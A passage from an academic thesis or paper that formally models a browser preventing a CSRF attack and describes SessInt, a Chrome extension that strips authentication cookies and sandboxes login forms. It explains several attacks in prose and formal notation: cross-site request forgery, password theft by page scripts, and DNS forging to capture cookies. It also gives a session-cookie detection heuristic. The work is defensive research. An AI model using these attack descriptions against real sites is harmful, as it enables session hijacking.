- next we discuss the behavior of a patched browser implementing the security policy of FF^+ and show how it prevents the attack.

We consider a honest origin $\mathsf{S} = \mathsf{https}(d_1)$ providing three pages:

- the page at $u_1 = (\mathsf{https}, d_1, v_1)$ contains the login form for the website;
- the page at $u_1' = (\mathsf{https}, d_1, v_1')$ is the target of the login form;
- the page at $u_1'' = (\mathsf{https}, d_1, v_1'')$, available only to authenticated users, is vulnerable to a CSRF attack.

The user can authenticate at S using his password *pwd*. We assume S is not vulnerable to session fixation attacks, thus we use rule (A-Srv) for authentication.

We also consider a web attacker of level $\mathsf{E} = \mathsf{http}(d_2)$ hosting a server providing the page at URL $u_2 = (\mathsf{http}, d_2, v_2)$, which automatically triggers a malicious request to u_1'' when visited.

3.6.1 Standard web browser

Let us consider a standard browser, modeled as a reactive system, in the initial state $S_0 = \langle \{\}, \{\}, \{\}, \{\}, [\,] \rangle$ and let the initial trust mapping be $\tau_\perp$, i.e. there are no active authenticated sessions. In this section we refer to rules in Table 6 and Table 7.

1. The user types URL u_1 in the address bar: by rules (I-Load) and (I-Mirror) we can write

   $$S_0 \xrightarrow{\mathsf{load}(u_1)} S_1$$

   where

   $$S_1 = \langle \{\}, \{\}, \{n_1 \mapsto (u_1, ())\}, \{\}, [\mathsf{doc\_req}(\{\}, u_1)] \rangle$$

   Notice that the output event does not include cookies, since the cookie jar is empty.

2. Next the browser sends the document request: according to rules (O-Flush) and (O-Mirror), we have

   $$S_1 \xrightarrow{\mathsf{doc\_req}(\{\}, u_1)} S_2$$

   where

   $$S_2 = \langle \{\}, \{\}, \{n_1 \mapsto (u_1, ())\}, \{\}, [\,] \rangle$$

3. We model the receipt of a response according to (I-DocResp) and (I-Mirror). The page includes a text field k, which triggers an authentication request when submitted, and no additional content (e. g. images or scripts), thus the expression executed by the browser when the page is received is simply $()$. We have

$$S_2 \xrightarrow{\mathsf{doc\_resp}(n_1,\{\},u_1,\mathsf{blank},\{k\mapsto\lambda x.\mathsf{auth}(u_1',x)\},())} S_3$$

where

$$S_3 = \langle\{p_1 \mapsto (u_1, \{k \mapsto \lambda x.\mathsf{auth}(u_1', x)\}, \{\})\}, \{\}, \{\}, \{p_1 \mapsto ()\}, [\,]\rangle$$

4. At this point we can apply only rule (O-Complete), by which we remove $\{p_1 \mapsto ()\}$ from the set of tasks. We have

$$S_3 \xrightarrow{\bullet} S_4$$

where

$$S_4 = \langle\{p_1 \mapsto (u_1, \{k \mapsto \lambda x.\mathsf{auth}(u_1', x)\}, \{\})\}, \{\}, \{\}, \{\}, [\,]\rangle$$

5. Now the user inserts his password pwd in the text field k: according to rules (I-Text) and (I-Mirror), we can write

$$S_4 \xrightarrow{\mathsf{text}(p_1,k,pwd)} S_5$$

where

$$S_5 = \langle\{p_1 \mapsto (u_1, \{k \mapsto \lambda x.\mathsf{auth}(u_1', x)\}, \{\})\}, \{\}, \{\},$$
$$\{p_1 \mapsto \mathsf{auth}(u_1', pwd)\}, [\,]\rangle$$

6. Next the user submits the login form: since $get\_ck(\{\}, u_1') = \{\}$, by rules (O-Login) and (O-Mirror) we can write

$$S_5 \xrightarrow{\mathsf{login}(\{\},u_1',pwd)} S_6$$

where

$$S_6 = \langle\{p_1 \mapsto (u_1, \{k \mapsto \lambda x.\mathsf{auth}(u_1', x)\}, \{\})\}, \{\},$$
$$\{n_1' \mapsto (u_1', ())\}, \{p_1 \mapsto ()\}, [\,]\rangle$$

7. At this point we can apply only (O-Complete) to obtain

$$S_6 \xrightarrow{\bullet} S_7$$

where

$$S_7 = \langle\{p_1 \mapsto (u_1, \{k \mapsto \lambda x.\mathsf{auth}(u_1', x)\}, \{\})\}, \{\},$$
$$\{n_1' \mapsto (u_1', ())\}, \{\}, [\,]\rangle$$

8. The browser receives a response to the login request including the cookie ck_1 which authenticates at S. The response includes a page which does not trigger further requests, hence the browser runs the expression $()$. According to rules (I-DocResp) and (I-Mirror) we can write

$$S_7 \xrightarrow{\mathsf{doc\_resp}(n'_1, ck_1, u'_1, \mathsf{blank}, \{\}, ())} S_8$$

where

$$\begin{aligned} S_8 = \langle \{ & p_1 \mapsto (u_1, \{k \mapsto \lambda x.\mathsf{auth}(u'_1, x)\}, \{\}), \\ & p'_1 \mapsto (u'_1, \{\}, \{\})\}, \{d_1 \mapsto ck_1\}, \{\}, \{p'_1 \mapsto ()\}, []\rangle \end{aligned}$$

After the login operation, the trust function is updated in such a way that output events doc_req and xhr_req targeted at d_1 and including the cookie ck_1 have a trust level of $\rho(pwd) = \mathsf{S}$.

9. Again, we can apply only (O-Complete) and we have

$$S_8 \xrightarrow{\bullet} S_9$$

where

$$\begin{aligned} S_9 = \langle \{ & p_1 \mapsto (u_1, \{k \mapsto \lambda x.\mathsf{auth}(u'_1, x)\}, \{\}), \\ & p'_1 \mapsto (u'_1, \{\}, \{\})\}, \{d_1 \mapsto ck_1\}, \{\}, \{\}, []\rangle \end{aligned}$$

10. Next the user opens a new tab in his browser and types the URL u_2 in the address bar. By rules (I-Load) and (I-Mirror) we have

$$S_9 \xrightarrow{\mathsf{load}(u_2)} S_{10}$$

where

$$\begin{aligned} S_{10} = \langle & \{p_1 \mapsto (u_1, \{k \mapsto \lambda x.\mathsf{auth}(u'_1, x)\}, \{\}), \{p'_1 \mapsto (u'_1, \{\}, \{\})\}\}, \\ & \{d_1 \mapsto ck_1\}, \{n_2 \mapsto (u_2, ())\}, \{\}, [\mathsf{doc\_req}(\{\}, u_2)]\rangle \end{aligned}$$

11. Finally the browser sends the document request: according to rules (O-Flush) and (O-Mirror) we can write

$$S_{10} \xrightarrow{\mathsf{doc\_req}(\{\}, u_2)} S_{11}$$

where

$$\begin{aligned} S_{11} = \langle \{ & p_1 \mapsto (u_1, \{k \mapsto \lambda x.\mathsf{auth}(u'_1, x)\}, \{\}), \\ & p'_1 \mapsto (u'_1, \{\}, \{\})\}, \{d_1 \mapsto ck_1\}, \{n_2 \mapsto (u_2, ())\}, \{\}, []\rangle \end{aligned}$$

and this concludes the unattacked trace.

Table 12: Unattacked trace.

Input I	*Output O*
$\mathsf{load}(u_1)$	
	$(\mathsf{doc\_req}(\{\}, u_1), \bot)$
$\mathsf{doc\_resp}(n_1, \{\}, u_1, \mathsf{blank}, \{k \mapsto \lambda x.\mathsf{auth}(u_1', x)\}, ())$	
$\mathsf{text}(p_1, k, pwd)$	
	$(\mathsf{login}(\{\}, u_1', pwd), \bot)$
$\mathsf{doc\_resp}(n_1', ck_1, u_1', \mathsf{blank}, \{\}, ())$	
$\mathsf{load}(u_2)$	
	$(\mathsf{doc\_req}(\{\}, u_2), \bot)$

By applying rules (T-Nil), (T-In), (T-Out) from Section 3.4 and using the derivations above, we can show that the browser generates, up to dummy outputs, the unattacked trace (I, O) in table Table 12.

Let us consider now the attacked trace:

12. The browser receives, as a response for the request targeted at u_2, a page which automatically triggers a request to u_1'': we model this behavior by using $\mathsf{xhr}(u_1'', \lambda x.())$ as the expression executed when the page is received. According to rules (I-DocResp) and (I-Mirror) we can write

$$S_{11} \xrightarrow{\mathsf{doc\_resp}(n_2,\{\},u_2,\mathsf{blank},\{\},\mathsf{xhr}(u_1'',\lambda x.()))} S_{12}$$

where

$$\begin{aligned} S_{12} = \langle &\{p_1 \mapsto (u_1, \{k \mapsto \lambda x.\mathsf{auth}(u_1', x)\}, \{\})\},\\ &\{p_1' \mapsto (u_1', \{\}, \{\})\}, \{p_2 \mapsto (u_2, \{\}, \{\})\},\\ &\{d_1 \mapsto ck_1\}, \{\}, \{p_2 \mapsto \mathsf{xhr}(u_1'', \lambda x.())\}, []\rangle \end{aligned}$$

13. Next the browser sends a XHR request at url u_1''. The request includes the cookie c_1, thus it is part of the authenticated session with S previously established by the user. By rules (O-Xhr) and (O-Mirror) we can write

$$S_{12} \xrightarrow{\mathsf{xhr\_req}(ck_1,u_1'')} S_{13}$$

where

$$\begin{aligned} S_{13} = \langle &\{p_1 \mapsto (u_1, \{k \mapsto \lambda x.\mathsf{auth}(u_1', x)\}, \{\})\},\\ &\{p_1' \mapsto (u_1', \{\}, \{\})\}, \{p_2 \mapsto (u_2, \{\}, \{n_1'' \mapsto \lambda x.()\})\},\\ &\{d_1 \mapsto ck_1\}, \{n_1'' \mapsto (u_1'', p_2)\}, \{p_2 \mapsto ()\}, []\rangle \end{aligned}$$

By applying rules (AT-Nil), (AT-In), (AT-Out) from Section 3.4 and using the derivations above, we can show that the reactive system generates the attacked trace (E, I', O') in table Table 13.

Table 13: Attacked trace (FF).

Input I'	*Output O'*
$\mathsf{load}(u_1)$	
	$(\mathsf{doc\_req}(\{\}, u_1), \bot)$
$\mathsf{doc\_resp}(n_1, \{\}, u_1, \mathsf{blank}, \{k \mapsto \lambda x.\mathsf{auth}(u_1', x)\}, ())$	
$\mathsf{text}(p_1, k, pwd)$	
	$(\mathsf{login}(\{\}, u_1', pwd), \bot)$
$\mathsf{doc\_resp}(n_1', ck_1, u_1', \mathsf{blank}, \{\}, ())$	
$\mathsf{load}(u_2)$	
	$(\mathsf{doc\_req}(\{\}, u_2), \bot)$
$\mathsf{doc\_resp}(n_2, \{\}, u_2, \mathsf{blank}, \{\}, \mathsf{xhr}(u_1'', \lambda x.()))$	
	$(\mathsf{xhr\_req}(ck_1, u_1''), \mathsf{S})$

It is easy to show that a standard browser does not satisfy our definition of session integrity for the trace (I, O). Let us consider the attacker E and the attacked trace (E, I', O'): for $\mathsf{S} \not\sqsubseteq \mathsf{E}$, we have $O' \downarrow \mathsf{S} = [(\mathsf{xhr\_req}(ck_1, u_1''), S)]$, $O \downarrow \mathsf{S} = [\,]$, but $O' \downarrow \mathsf{S}$ is not a prefix of $O \downarrow \mathsf{S}$.

3.6.2 Patched web browser

Again, let us consider a standard browser in the initial state $S_0^+ = \langle \{\}, \{\}, \{\}, \{\}, [\,] \rangle$ and let the initial trust mapping be $\tau_\bot$. In this section we refer to rules in Table 10 and Table 11.

1. The user types URL u_1 in the address bar: by rules (I-LOAD) and (I-MIRROR) we can write

   $$S_0^+ \xrightarrow{\mathsf{load}(u_1)} S_1^+$$

   where

   $$S_1^+ = \langle \{\}, \{\}, \{n_1 \mapsto (u_1, (), \checkmark)\}, \{\}, [\mathsf{doc\_req}(\{\}, u_1)] \rangle$$

2. Next the browser sends the document request: according to rules (O-FLUSH) and (O-MIRROR), we have

   $$S_1^+ \xrightarrow{\mathsf{doc\_req}(\{\}, u_1)} S_2^+$$

   where

   $$S_2^+ = \langle \{\}, \{\}, \{n_1 \mapsto (u_1, (), \checkmark)\}, \{\}, [\,] \rangle$$

3. The browser receives the requested page, which includes the text field k used for the insertion of the password. The qualifier of the connection n_1 is

transferred to p_1, hence the page is flagged as untainted. According to rules (I-DocResp) and (I-Mirror) we have

$$S_2^+ \xrightarrow{\mathsf{doc\_resp}(n_1,\{\},u_1,\mathsf{blank},\{k\mapsto\lambda x.\mathsf{auth}(u_1',x)\},())} S_3^+$$

where

$$S_3^+ = \langle\{p_1 \mapsto (u_1, \{k \mapsto \lambda x.\mathsf{auth}(u_1', x)\}, \{\}, \checkmark)\}, \{\}, \{\}, \{p_1 \mapsto ((), \bot)\}, [\,]\rangle$$

4. At this point we can apply only rule (O-Complete): we have

$$S_3^+ \xrightarrow{\bullet} S_4^+$$

where

$$S_4^+ = \langle\{p_1 \mapsto (u_1, \{k \mapsto \lambda x.\mathsf{auth}(u_1', x)\}, \{\}, \checkmark)\}, \{\}, \{\}, \{\}, [\,]\rangle$$

5. Now the user inserts his password *pwd* in the text field k: according to rules (I-Text) and (I-Mirror), the expression $\mathsf{auth}(u_1', pwd)$ will be executed in the security context $\rho(pwd) = \mathsf{S}$, which ensures the confidentiality of the password. We have

$$S_4^+ \xrightarrow{\mathsf{text}(p_1,k,pwd)} S_5^+$$

where

$$S_5^+ = \langle\{p_1 \mapsto (u_1, \{k \mapsto \lambda x.\mathsf{auth}(u_1', x)\}, \{\}, \checkmark)\}, \{\}, \{\},$$
$$\{p_1 \mapsto (\mathsf{auth}(u_1', pwd), \mathsf{S})\}, [\,]\rangle$$

6. Next the user submits the login form: the operation is allowed since page p_1 is untainted, the password *pwd* is used to authenticate the user at S and $url\_label(u_1) = url\_label(u_1') = \mathsf{S}$. By rules (O-Login) and (O-Mirror) we can write

$$S_5^+ \xrightarrow{\mathsf{login}(\{\},u_1',pwd)} S_6^+$$

where

$$S_6^+ = \langle\{p_1 \mapsto (u_1, \{k \mapsto \lambda x.\mathsf{auth}(u_1', x)\}, \{\}, \checkmark)\}, \{\},$$
$$\{n_1' \mapsto (u_1', (), \checkmark)\}, \{p_1 \mapsto ((), \mathsf{S})\}, [\,]\rangle$$

7. At this point we can apply only (O-Complete) to obtain

$$S_6^+ \xrightarrow{\bullet} S_7^+$$

where

$$S_7^+ = \langle\{p_1 \mapsto (u_1, \{k \mapsto \lambda x.\mathsf{auth}(u_1', x)\}, \{\}, \checkmark)\}, \{\},$$
$$\{n_1' \mapsto (u_1', (), \checkmark)\}, \{\}, [\,]\rangle$$

8. As before, the browser receives a response to the login request including the cookie ck_1 which authenticates at S. The received page p_1' inherits the qualifier ✓ of the connection n_1'. According to rules (I-DocResp) and (I-Mirror) we can write

   $$S_7^+ \xrightarrow{\mathsf{doc\_resp}(n_1', ck_1, u_1', \mathsf{blank}, \{\}, ())} S_8^+$$

   where

   $$\begin{aligned} S_8^+ = \langle &\{p_1 \mapsto (u_1, \{k \mapsto \lambda x.\mathsf{auth}(u_1', x)\}, \{\}, \checkmark), \\ &\{p_1' \mapsto (u_1', \{\}, \{\}, \checkmark)\}\}, \{d_1 \mapsto ck_1\}, \{\}, \{p_1' \mapsto ((), \bot)\}, []\rangle \end{aligned}$$

9. Again, we can apply only (O-Complete) and we have

   $$S_8^+ \xrightarrow{\bullet} S_9^+$$

   where

   $$\begin{aligned} S_9^+ = \langle &\{p_1 \mapsto (u_1, \{k \mapsto \lambda x.\mathsf{auth}(u_1', x)\}, \{\}, \checkmark), \\ &\{p_1' \mapsto (u_1', \{\}, \{\}, \checkmark)\}\}, \{d_1 \mapsto ck_1\}, \{\}, \{\}, []\rangle \end{aligned}$$

10. Next the user opens a new tab in his browser and types the URL u_2 in the address bar. By rules (I-Load) and (I-Mirror) we have

    $$S_9^+ \xrightarrow{\mathsf{load}(u_2)} S_{10}^+$$

    where

    $$\begin{aligned} S_{10}^+ = \langle &\{p_1 \mapsto (u_1, \{k \mapsto \lambda x.\mathsf{auth}(u_1', x)\}, \{\}, \checkmark), \\ &\{p_1' \mapsto (u_1', \{\}, \{\}, \checkmark)\}\}, \{d_1 \mapsto ck_1\}, \\ &\{n_2 \mapsto (u_2, (), \checkmark)\}, \{\}, [\mathsf{doc\_req}(\{\}, u_2)]\rangle \end{aligned}$$

11. Finally the browser sends the document request: according to rules (O-Flush) and (O-Mirror) we can write

    $$S_{10}^+ \xrightarrow{\mathsf{doc\_req}(\{\}, u_2)} S_{11}^+$$

    where

    $$\begin{aligned} S_{11}^+ = \langle &\{p_1 \mapsto (u_1, \{k \mapsto \lambda x.\mathsf{auth}(u_1', x)\}, \{\}, \checkmark), \\ &\{p_1' \mapsto (u_1', \{\}, \{\}, \checkmark)\}\}, \{d_1 \mapsto ck_1\}, \{n_2 \mapsto (u_2, (), \checkmark)\}, \{\}, []\rangle \end{aligned}$$

    and this concludes the unattacked trace.

By applying rules (T-Nil), (T-In), (T-Out) and using the derivations above, we can show that the browser generates, up to dummy outputs, the same trace of the standard browser, reported in table Table 12.

We consider now the attacked trace:

12. The browser receives the page at u_2, which inherits the qualifier assigned to the connection n_2. According to rules (I-DocResp) and (I-Mirror) we can write

$$S_{11}^{+} \xrightarrow{\mathsf{doc\_resp}(n_2,\{\},u_2,\mathsf{blank},\{\},\mathsf{xhr}(u_1'',\lambda x.()))} S_{12}^{+}$$

where

$$\begin{aligned} S_{12}^{+} = \langle &\{p_1 \mapsto (u_1, \{k \mapsto \lambda x.\mathsf{auth}(u_1', x)\}, \{\}, \checkmark)\}, \\ &\{p_1' \mapsto (u_1', \{\}, \{\}, \checkmark)\}, \{p_2 \mapsto (u_2, \{\}, \{\}, \checkmark)\}, \\ &\{d_1 \mapsto ck_1\}, \{\}, \{p_2 \mapsto (\mathsf{xhr}(u_1'', \lambda x.()), \bot)\}, []\rangle \end{aligned}$$

13. Next the browser sends a XHR request at url u_1'': since $url\_label(u_1'') \neq url\_label(u_2)$, the network connection is flagged as tainted and cookies set for domain d_1 are not attached to the request, thus the CSRF attack is prevented. In fact, by rules (O-Xhr) and (O-Mirror) we have

$$S_{12}^{+} \xrightarrow{\mathsf{xhr\_req}(\{\},u_1'')} S_{13}^{+}$$

where

$$\begin{aligned} S_{13}^{+} = \langle &\{p_1 \mapsto (u_1, \{k \mapsto \lambda x.\mathsf{auth}(u_1', x)\}, \{\}, \checkmark)\}, \\ &\{p_1' \mapsto (u_1', \{\}, \{\}, \checkmark)\}, \{p_2 \mapsto (u_2, \{\}, \{n_1'' \mapsto \lambda x.()\}, \checkmark)\}, \\ &\{d_1 \mapsto ck_1\}, \{n_1'' \mapsto (u_1'', p_2, \text{✗})\}, \{p_2 \mapsto ((), \bot)\}, []\rangle \end{aligned}$$

By rules (AT-Nil), (AT-In), (AT-Out) and using the derivations above, we can show that the patched browser generates the attacked trace (E, I', O') reported in Table 14.

Table 14: Attacked trace (FF^{+}).

Input I'	*Output O'*
$\mathsf{load}(u_1)$	
	$(\mathsf{doc\_req}(\{\}, u_1), \bot)$
$\mathsf{doc\_resp}(n_1, \{\}, u_1, \mathsf{blank}, \{\{k \mapsto \lambda x.\mathsf{auth}(u_1', x)\}\}, ())$	
$\mathsf{text}(p_1, k, pwd)$	
	$(\mathsf{login}(\{\}, u_1', pwd), \bot)$
$\mathsf{doc\_resp}(n_1', ck_1, u_1', \mathsf{blank}, \{\}, ())$	
$\mathsf{load}(u_2)$	
	$(\mathsf{doc\_req}(\{\}, u_2), \bot)$
$\mathsf{doc\_resp}(n_2, \{\}, u_2, \mathsf{blank}, \{\}, \mathsf{xhr}(u_1'', \lambda x.()))$	
	$(\mathsf{xhr\_req}(\{\}, u_1''), \bot)$

In this case, the patched web browser satisfies session integrity for the unattacked trace.

3.7 FORMAL RESULTS

We can prove that FF$^+$ enforces session integrity for any *well-formed* trace. Intuitively, well-formedness ensures a basic set of constraints on incoming input events, which are needed for our formal result, but have a limited practical impact. Clearly, we do not assume that the intruder is forced to produce well-formed inputs.

We say that a URL u is well-formed (written $\vdash_\diamond u$) iff $domain(u) \in \mathcal{N}_\perp$ and there exists $l \sqsubseteq url\_label(u)$ such that $path(u) \in \mathcal{N}_l$.

Definition 6 (Well-formed Trace). *An input event i is* well-formed *if and only if the judgement $\vdash_\diamond i$ can be proved through the following inference rules:*

$$\text{(WF-Load)}\quad \frac{\vdash_\diamond u}{\vdash_\diamond \mathsf{load}(u)} \qquad\qquad \text{(WF-Text)}\quad \frac{n \in \mathcal{N}_{\rho(n)}}{\vdash_\diamond \mathsf{text}(p,k,n)}$$

$$\text{(WF-Xhr)}\quad \frac{\begin{array}{cccc} l = url\_label(u) & ck\_vals(ck) \subseteq \mathcal{N}_l & \vdash_\diamond u & \vdash_\diamond u' \\ \exists l' \sqsubseteq l : path(u') \in \mathcal{N}_{l'} & \multicolumn{3}{c}{dom(ck) \cup fn(v) \cup \{n\} \subseteq \mathcal{N}_\perp} \end{array}}{\vdash_\diamond \mathsf{xhr\_resp}(n,ck,u,u',v)}$$

$$\text{(WF-Doc)}\quad \frac{\begin{array}{c} l = url\_label(u) \qquad ck\_vals(ck) \subseteq \mathcal{N}_l \\ \vdash_\diamond u \qquad \vdash_\diamond u' \qquad \exists l' \sqsubseteq l : path(u') \in \mathcal{N}_{l'} \\ dom(ck) \cup fn(h) \cup fn(e) \cup \{n\} \subseteq \mathcal{N}_\perp \end{array}}{\vdash_\diamond \mathsf{doc\_resp}(n,ck,u,u',h,e)}$$

We say that a trace (I, O) is well-formed if and only if so is every $i \in I$.

An explanation of the rules follows:

- rule (WF-Load) ensures that the user never types in the address bar a URL containing a password or an authentication cookie value which should not be disclosed to the remote server;
- rule (WF-Text) rules out text inputs containing names corresponding to authentication cookie values: in other words, we assume that the user is always entering either a password or some public data;
- rules (WF-Doc) and (WF-Xhr) ensure that cookies set by a honest server are picked from the correct name partition and only occur in the standard HTTP header: furthermore, we require that confidential data (e.g. passwords) never appear in the body of a response or in the cookie names.

Theorem 1 (Session Integrity). FF$^+$ *enforces session integrity for any well-formed trace (with respect to the threat model in Section 3.3).*

The proof draws on a label-indexed family of *simulation* relations, which connect the attacked trace with the original one. The proof is challenging, due to the significant differences which may arise between the two traces: full details are provided in [87].

4 SESSINT: OUR THEORY MOVED TO THE REAL WORLD

Now we discuss how to transfer FF^+ provable security into real browser security. To accomplish our goal, two aspects must be considered:

- the protection mechanisms should affect as less as possible the *user experience*: due to common practices adopted on the Web, a straightforward implementation of the rules introduced with FF^+ would break too many sites, making our solution completely unusable. Therefore, it is essential to design the implementation so as to achieve the best possible trade-off between security and usability;
- the design should lend itself to an implementation as a browser extension, to ease its *deployment*: this choice also simplifies the implementation, as we do not need to inspect and directly modify the source code of the browser; on the other hand, sometimes the development may be hindered by some limitations posed by the extension API and it is necessary to adjust the proposed security mechanisms in such a way they are still consistent with the theoretical model.

In this chapter we report on the development of SessInt, an extension for Google Chrome which enforces the integrity mechanisms introduced in FF^+. While the current design is targeted at Chrome and depends on its API, the same development appears possible on other major browsers.

4.1 IMPLEMENTING FF^+ SECURITY

We start by discussing how the different browsing events are mapped to FF^+ events and are handled by SessInt accordingly.

4.1.1 Address bar

Typing a URL in the address bar and loading a page corresponds to the load event in FF^+, i. e. we trust what the user types in the address bar. Here we meet the first problem due to Chrome's API, which does not provide enough information to distinguish between a request triggered by the user typing in the address bar and other types of requests, possibly caused by JavaScript.

The only way to overcome this limitation consists in using the `omnibox` API, which allows to capture the input of the user in the address bar only after the insertion of a particular keyword: in our case, the user must prepend the character 'g' (and a space) to the URL, so that the input is available to the extension. If the protocol is left unspecified, HTTP is assumed.

4.1.2 User clicks

Following a link via a click is mapped to a xhr operation of FF^+: the rationale is that we do not trust clicks as they might have been generated programmatically by malicious JavaScript code. Moreover, it is unrealistic to assume that the user carefully checks every single link and, even in this case, an event handler triggered by the click may modify the target URL just before the request is dispatched.

For these reasons, though a user click could correspond to a load event, we decided to treat it as an xhr_req event and apply a more conservative security policy, whereby SessInt strips all authentication cookies before sending cross-origin requests, so as to prevent cross-origin request forgeries from malicious scripts.

4.1.3 Implicit loads

Implicit loads from a page or script correspond to xhr operations in FF^+, since we cannot trust these events: also in this case, SessInt strips all authentication cookies before sending cross-origin requests.

Furthermore, according to rule (Xhr-Resp) discussed in Section 3.5.4, SessInt prohibits the inclusion of cross-origin scripts inside untainted pages.

4.1.4 Passwords

When the user types his password in a form, it can be easily leaked by malicious JavaScript code running inside the page using a variety of techniques, e. g. by changing the action of the form when it is submitted, by accessing the password field after a certain time, by using a keylogger, etc.

We solve the problem using the `pageAction` API which allows us to create an isolated popup, inaccessible to scripts running on the page, where we sandbox the login form. Forms detection is implemented by a *content script*[1] that checks for HTML forms containing a password field, a text field and eventually some other elements (e. g. a checkbox to maintain the session across different browser's executions).

SessInt implements a password manager, which checks that the inserted password is correct before sending it: if it has not been used previously, the user is asked for confirmation and, in case of a positive answer, the password is stored and

1 A script which is injected inside a page and can access its DOM, but that is executed in an isolated world. This means that the content script cannot access JavaScript variables or functions created by the page and, vice-versa, scripts in the page cannot access any object in the environment of the content script.

associated to the page and action URLs, to enforce the runtime discipline adopted by FF$^+$.

Notice that the Chrome API does not allow to inspect the page content before inline scripts are executed: however, if these scripts modify the action URL before the extension creates the sandboxed form, the password manager will detect it by a comparison with the stored action URL and will warn the user before proceeding.

4.1.5 Cookies

SessInt performs taint tracking over the open network connections, exactly as FF$^+$: cookies are only updated when they are received over an untainted connection. SessInt marks any authentication cookie received by the browser on HTTP connections as `HttpOnly`, while those received over HTTPS are marked as both `HttpOnly` and `Secure`: this prevents leakage from malicious JavaScript programs and protects cookies in case HTTP links are injected into HTTPS websites.

Along the lines of other extensions [17, 81, 95], we employ an heuristic for the detection of authentication cookies. A cookie is identified as an authentication cookie if it satisfies one of the following conditions:

- its name contains one of the following strings: 'sess', 'sid', 'auth';
- its value contains at least 10 characters and its index of coincidence is below 0.04.

The index of coincidence is a statistical measure widely used in cryptography which can be employed to estimate the degree of entropy of a text [45]. We consider a variant which is not normalized by the alphabet size. Given a string s of length N and an alphabet Σ of size $|\Sigma|$, let n_i stand for the number of occurrences in s of the i-th character of the alphabet; the index of coincidence $IC(s)$ is given by the formula:

$$IC(s) = \frac{\sum_{i=1}^{|\Sigma|} n_i(n_i - 1)}{N(N-1)}$$

The first condition of our heuristic is motivated by the observation that several languages and frameworks offer native support for cookie-based sessions and they use authentication cookies with known names satisfying this condition (for instance, `PHPSESSID` in PHP); moreover, also custom session identifiers usually include these strings in their names.

The second condition follows by the expected statistical properties of a robust session identifier, which is typically a long, random string. The thresholds on the length and the IC have been set empirically, according to the investigation done in [17]. In a parallel work, Calzavara *et al.* [18] formally validated the effectiveness of our heuristic against a gold set of authentication cookies and showed that, though sub-optimal, it is still accurate enough to allow a reliable protection.

To preserve functionality, SessInt forces a redirection on HTTPS for the entire website when a login form is submitted over HTTPS: indeed, if the website contains some hard-coded HTTP links, marking some authentication cookies as `Secure` would break the session when navigating these links.

Finally, authentication cookies are attached to all requests performed over HTTPS, while over HTTP they are appended only to requests used to load pages or frames: the rationale is that resources like images or scripts typically do not require authentication for their retrivial and, if they do, the website typically supports HTTPS (e. g. Dropbox).

4.2 PROTECTION VS USABILITY

There are a few situations where the security policy of FF$^+$ would break too many sites, hence we have to slightly relax it in SessInt. We discuss these situations and the implications on security and usability.

4.2.1 Mixed HTTPS support

Some websites only support HTTPS for a subset of their pages, thus the automatic redirection implemented by SessInt may prevent such sites from working properly. When some portions of the website do not provide support for HTTPS, SessInt selectively allows a fallback to HTTP, with the proviso that cookies which have been previously promoted to `Secure` by the extension must be included to preserve the session.

The choice of *when* a fallback should be adopted must be made carefully, to avoid that an attacker can abuse it to force the entire session in clear: our decision is to allow a fallback only when the server replies to the HTTPS request with a redirect message (status code 3xx) which explicitly forces over HTTP the request previously upgraded by the extension. This choice is motivated by the following observations:

- we start redirecting HTTP requests targeted at a certain site only when the login operation is performed over HTTPS, hence we know that the server supports the protocol and thus should answer to all well-formed requests;
- we have experimentally observed that a website that is not willing to serve some contents over HTTPS usually forces the downgrade of the protocol by using a HTTP redirect message (e. g. with the `mod_rewrite` module for URL rewriting in Apache servers).

Differently from [17], we have decided to exclude the use of timeouts to detect missing HTTPS support: their usage is not robust in practice and is vulnerable to the action of a network attacker who can arbitrarily intercept all the HTTPS traffic to force a fallback.

The fallback procedure is not as trivial as it may look at first sight, due to the restrictions posed on the inclusion of mixed contents (cf. Section 1.3.2). If a request to a page can be successfully upgraded, but some active content is not available over HTTPS, the page appears as broken and the extension must force a fallback for the entire page.

Of course, we cannot provide session security against network attacks for websites which only partially support HTTPS and the user is warned in this case.

4.2.2 Redirection to HTTPS

Many websites redirect the browser to HTTPS when an HTTP access is requested. However, SessInt would not include authentication cookies upon these HTTPS redirections, since they could be exploited by a network attacker to point the browser to a sensitive HTTPS URL and carry out a forgery: this cookie stripping breaks many websites, e. g. Facebook. To regain functionality, in the specific case of a protocol upgrading *with unmodified URL*, the user is asked (once for each site) to confirm that the redirection is expected, so that authentication cookies can be sent to the website. If the redirection looks suspicious, the user can block it.

4.2.3 HTTPS login forms into HTTP pages

It is common to find websites where HTTPS login forms are embedded (e. g. as inline frames) into HTTP pages: this is insecure, since an attacker can change the HTTP page to redirect forms to a server he controls, but it is a very common practice and we need to let it work. Our choice is to warn the user when this happens, then the password manager will give an extra warning in case the password is going to be sent to a URL that is not yet known: the combination of the two warnings should make the user well aware of a possible attack.

4.2.4 Cross-domain scripts

Preventing the inclusion of cross-domain scripts may break several sites which rely on JavaScript libraries hosted at a different origin (e. g. Facebook), hence SessInt allows the inclusion of scripts from:

- well-known websites hosting famous JavaScript libraries, e. g. *Google Hosted Libraries* distribution network [47];
- origins specified in the CSP policy dispatched with the page.

4.2.5 Subdomains and external sites

It is common that secure sessions link to subdomains or to external sites, e. g. in electronic payments. Navigating to a different domain would normally strip authentication cookies: to avoid breaking sites, SessInt by default sends authentication cookies when moving into a subdomain, even though this may sometimes be exploited by a web attacker with scripting capabilities in the subdomain [16, 95].

SessInt also forces an upgrade to HTTPS when navigating to a subdomain for which a domain cookie, flagged as `Secure` by the extension, has been registered: if there is no HTTPS support, according to the criteria described in Section 4.2.1, we remove the flag and adopt a fallback to HTTP only for that subdomain. This choice allows to prevent a scenario where an active network attacker injects inside a page a request to a non-existent domain, forges a DNS response for that domain containing his IP address, does not respond to HTTPS requests to force a fallback to HTTP and thus obtains cookies flagged as `Secure` by the extension. This behavior may break legitimate websites, where only particular subdomains can be accessed over HTTPS, but preliminary investigations have shown that this does not typically occur: a whitelist-based approach can be used to handle such particular cases.

We are also investigating on how to extend the approach adopted for subdomains to external (trusted) websites. A simple idea might be to include a whitelist of trusted sites that are needed to be reached by other websites, so that when the navigation comes back to the original one, authentication cookies are correctly sent and the session is preserved. We also plan to study to which extent we can engineer in SessInt previous proposals aimed at supporting useful collaborative web scenarios [94].

4.3 EXPERIMENTS

We have tested SessInt both on:

- deliberately vulnerable web applications installed on our local machine, such as *OWASP Mutillidae* and *Damn Vulnerable Web Application*, to assess the degree of protection offered by our solution;
- existing websites, to evaluate the impact of the extension on the usability and the user experience.

We believe this is important to confirm that the more relaxed security policy adopted in our implementation does not sacrifice too much of the bullet-proof security of FF$^+$ and that SessInt can be effectively used on the Web.

4.3.1 Security evaluation

